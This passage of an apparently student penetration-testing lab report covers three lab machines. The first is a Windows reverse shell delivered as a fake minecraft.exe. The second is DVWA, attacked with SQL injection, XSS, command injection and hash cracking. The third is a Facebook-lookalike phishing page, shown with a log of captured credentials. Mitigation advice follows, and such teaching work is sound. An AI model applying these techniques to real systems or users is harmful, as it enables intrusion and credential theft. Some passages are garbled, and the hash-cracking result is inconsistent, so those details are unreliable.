
- The attacker gains control over the target system and can execute various commands, access files, and perform other malicious activities.
- Website Injection:
  - The attacker hosts a malicious website or injects malicious code into a legitimate website.
  - The injected code contains a link or download button that, when clicked by a user on the target machine, triggers the download and execution of the malicious file (e.g., minecraft.exe) onto the target system.
  - The downloaded file is designed to exploit vulnerabilities on the target machine, facilitating the establishment of a reverse TCP connection with the attacker's system.



- Social Engineering Download:
  - The attacker employs social engineering tactics to deceive users into downloading and executing the malicious file (minecraft.exe) on the target machine.
  - This could involve enticing users with promises of free software, games, or other desirable content.
  - Once the user initiates the download and execution of the file, it exploits vulnerabilities on the target machine, enabling the attacker to establish a reverse TCP connection.
- Regardless of the method used (website injection or social engineering download), the objective remains the same: to deliver and execute the malicious payload (minecraft.exe) on the target machine, thereby facilitating the exploitation and establishment of a reverse TCP connection with the attacker's system.

## ❖ Machine 2 – DVWA exploitation


- Initial Reconnaissance: The guidelines from the defenders stated that, there the Ubuntu Linux is used as an server for there Web Application, the public facing product. So, to begin with the scan on the machine. We did an Nmap to find the machine version and the open ports on the machine.



```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ nmap 172.16.22.5  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-15 12:54 EDT  
Nmap scan report for 172.16.22.5  
Host is up (0.00093s latency).  
Not shown: 999 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds  
  
(kali@kali)-[~]  
$ nmap 172.16.22.5 -sV  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-15 12:58 EDT  
Nmap scan report for 172.16.22.5  
Host is up (0.0037s latency).  
Not shown: 999 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
80/tcp    open  http      Apache httpd 2.4.52 ((Ubuntu))  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 7.17 seconds
```

On getting the list of open ports, I saw that the tcp port was open, then after looking into what service was running on that port by the doing a nmap module scan of “-sV”. Now we know that that there is a apache server running on the port 80 of the machine which is the default port of http. I manually searched for the ip address on the browser which redirected me to the DVWA Web application hosted on that.






Username

Password

Damn Vulnerable Web Application (DVWA)

The DVWA web app had a info link at the bottom, which on research gave some details about the application. It was a vulnerable application hosted for different types of exploits and pentesting. On browsing some more I found the default credentials for the website of the admin account.



- **Sql Injection:** On trying to exploit the Web application by injecting sql queries in the input I found that there was no input sanitization. The input was directly run to extract data from the database. On executing a query which was an union of two queries we found an result giving us the user id and password of the user.

#### SQL Injection Source

vulnerabilities/sqli/source/low.php


```
<?php
if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    switch ( $DWNA[ 'Sqli_DB' ] ) {
        case MYSQL:
            // Check database
            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
            $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '
```

The resultant password was an hash code which could be easily encrypted using an external tool. The credentials on trying were working properly. And I was easily able to login into that user account.

The screenshot shows the CrackStation website, a free password hash cracker. The interface includes a text input field for a password hash, a "Crack Hashes" button, and a "Download CrackStation's Wordlist" link. Below the input field, there is a table with columns for Hash, Type, and Result. The table shows a single entry with a hash starting with "99913b1428b338d52d88013b780224d3", a type of "MD5", and a result of "99913b1428b338d52d88013b780224d3". The website also features a "How CrackStation Works" section explaining the tool's functionality and a "Defuse.ca" link in the footer.







- **Cross Site Scripting (XSS -DOM):**  
It is an type of injection just like SQL injection but here the javascript code is injected into the input fields and if there is no proper validation of the field then the input field can be used as an external script which can be used to exploit easily.



Here I manipulated the input field in the get URL by putting an javascript code saying to show an alert which was passed to the server and an alert was shown.




- **Command Injection:** I proceeded to exploit the command injection vulnerability present in the DVWA web application. The objective was to execute arbitrary system commands through user-controlled input fields. The user input directly incorporated into system commands without proper sanitization.




## ❖ Machine 3 – Social Engineering vulnerability service exploitation (Credentials Harvesting)

- The Social Engineering vulnerability service exploitation penetration report for Machine 3 reveals a well-thought-out and well-executed phishing assault that was carried out by the attacker. The attacker first sets up a fake website that mimics reputable login sites, like Facebook, and then seduces unwary visitors with offers of unique perks or alluring deals. Users are tricked into providing their credentials on a bogus login page by means of phishing links spread across many channels. These credentials, which the attacker's server is able to capture in real-time, allow unauthorized access to user accounts and may compromise critical data. The study clarifies the steps involved in social engineering exploitation and its effects by outlining the planning, execution, and mitigation techniques.
- Preparation Phase:
  - The attacker sets up a phishing website on their attack machine using a basic HTML file with JavaScript and CSS.
  - They craft the phishing website to resemble a legitimate login page, such as Facebook, enticing users with promises of rewards or exclusive offers.
  - A Python server is employed to host the phishing website, ensuring it is accessible to targeted users on the same network.



- Execution Phase:
  - To launch the attack, the attacker distributes the link to the phishing website via a variety of platforms, including tricking pop-ups on trustworthy websites and alluring offers sent by email or social media.

- When a user clicks the phishing link, they are taken to the fake login page, where they must enter their login information.
- Some people fall prey to the phishing scheme by entering their login credentials naively, thinking the website is authentic.
- The information is instantly sent to the attacker's server upon the input of the credentials, enabling them to collect and store the stolen data.



- Data Harvesting:
- To obtain the credentials, the attacker keeps an eye on the server logs. This allows them to access user accounts without authorization and may compromise private data.
  - Screenshots are taken to record the procedure for obtaining user credentials and the way the fraudulent login page looks to the intended audience.

```
C:\home\kali\website> python server.py
Serving HTTP on 0.0.0.0 port 8080 ...
172.16.34.4 - - [14/Apr/2024 18:34:40] "GET /login.html HTTP/1.1" 200 -
172.16.34.4 - - [14/Apr/2024 18:35:41] "POST /submit.php HTTP/1.1" 200 -
Username: userH, Password: 12345
172.16.34.4 - - [14/Apr/2024 18:35:41] "POST /submit.php HTTP/1.1" 302 -
```

➤ Mitigation Strategies:

- Organizations should place a high priority on staff training and awareness initiatives that teach users how to spot and steer clear of phishing efforts to reduce the danger of social engineering attacks.
- Putting in place technical measures, such as email filtering programs and endpoint security programs, can assist in identifying and blocking phishing emails and harmful websites.
- To find and fix any gaps in the organization's security posture, including vulnerability to social engineering attacks, regular security assessments, and vulnerability scans should be carried out.
- To sum up, the use of social engineering weaknesses highlights the vital significance of user consciousness and cybersecurity attentiveness. Attackers can circumvent conventional security measures and obtain unauthorized access to sensitive data and systems by preying on human psychology and trust. Organizations must give top priority to thorough cybersecurity awareness and training programs that enable people to identify and report suspicious activity in order to reduce such threats. Furthermore, strong security guidelines and multi-factor authentication systems can work as powerful deterrents against social engineering scams, protecting against possible security lapses and compromised data.

# Conclusion

The penetration testing which was performed brought precious knowledge on the vulnerabilities that were present in the systems that were under target, such as the Microsoft windows operating system (OS), the DVWA web application which was hosted off of an Ubuntu Linux and the social engineering exploitation scenario. By using a methodical approach, specifically, we were able to spot and utilize vulnerabilities, thus showing well how strong security systems and preventive defense strategies could be helpful.

In the process of performing the vulnerabilities analysis in Microsoft Windows 10 environment, we discovered disorders related to the old applications, weak authentication strategies, vulnerable services, and fear of the monkey in the bate. The research results in such instances clearly demonstrate the need for organizations to stand firmly by password updates, implementing strong policies of passwords, timely patching programs and awareness training to the users on security matters.

On the same note, the DVWA Vulnerable Web Application was found to have serious authentication flaws, SQL injection attacks, XSS vulnerabilities, and commands' injection threats. In order to tackle these problems, companeis must preformation strict input validation, adhere to secure coding methods, and undergo frequent security assessment to find and fix vulnerabilities before hackers can use them.

As well as that, the practical utilization of the insider misuse vulnerabilities showed the vital role of human manipulation personality tactics in this threat. To tackle this, organizations shall commit to the development of comprehensive security awareness training programs, install email filtering systems, implement end point protection solutions, and enforce the use of the technique of multi-factor authentication (MFA) in order to cut down on the risk of being the prey to the phishing attacks and the social engineering schemes.

In summary, our Penetration Testing exercise demonstrates the supreme significance for companies to adopt a multi-prong approach to cybersecurity, which should cover not only technical controls but also end-user education. Through the installation of strong security systems, doing surveillance constantly of any newly launched threats, and building an atmosphere of cybersecurity consciousness among the employees, the organizations will increase their defense and will be able to keep their information and data safe against intruders and security breaks.

# References

- <https://www.linkedin.com/pulse/hacking-windows-10-using-metasploit-framework-sheikh-mohammed-aaftab/>
- <https://github.com/digininja/DVWA>
- <https://www.techspot.com/downloads/5235-minecraft.html>
- [https://www.cvedetails.com/vulnerability-list/vendor\\_id-26/product\\_id-32238/Microsoft-Windows-10.html](https://www.cvedetails.com/vulnerability-list/vendor_id-26/product_id-32238/Microsoft-Windows-10.html)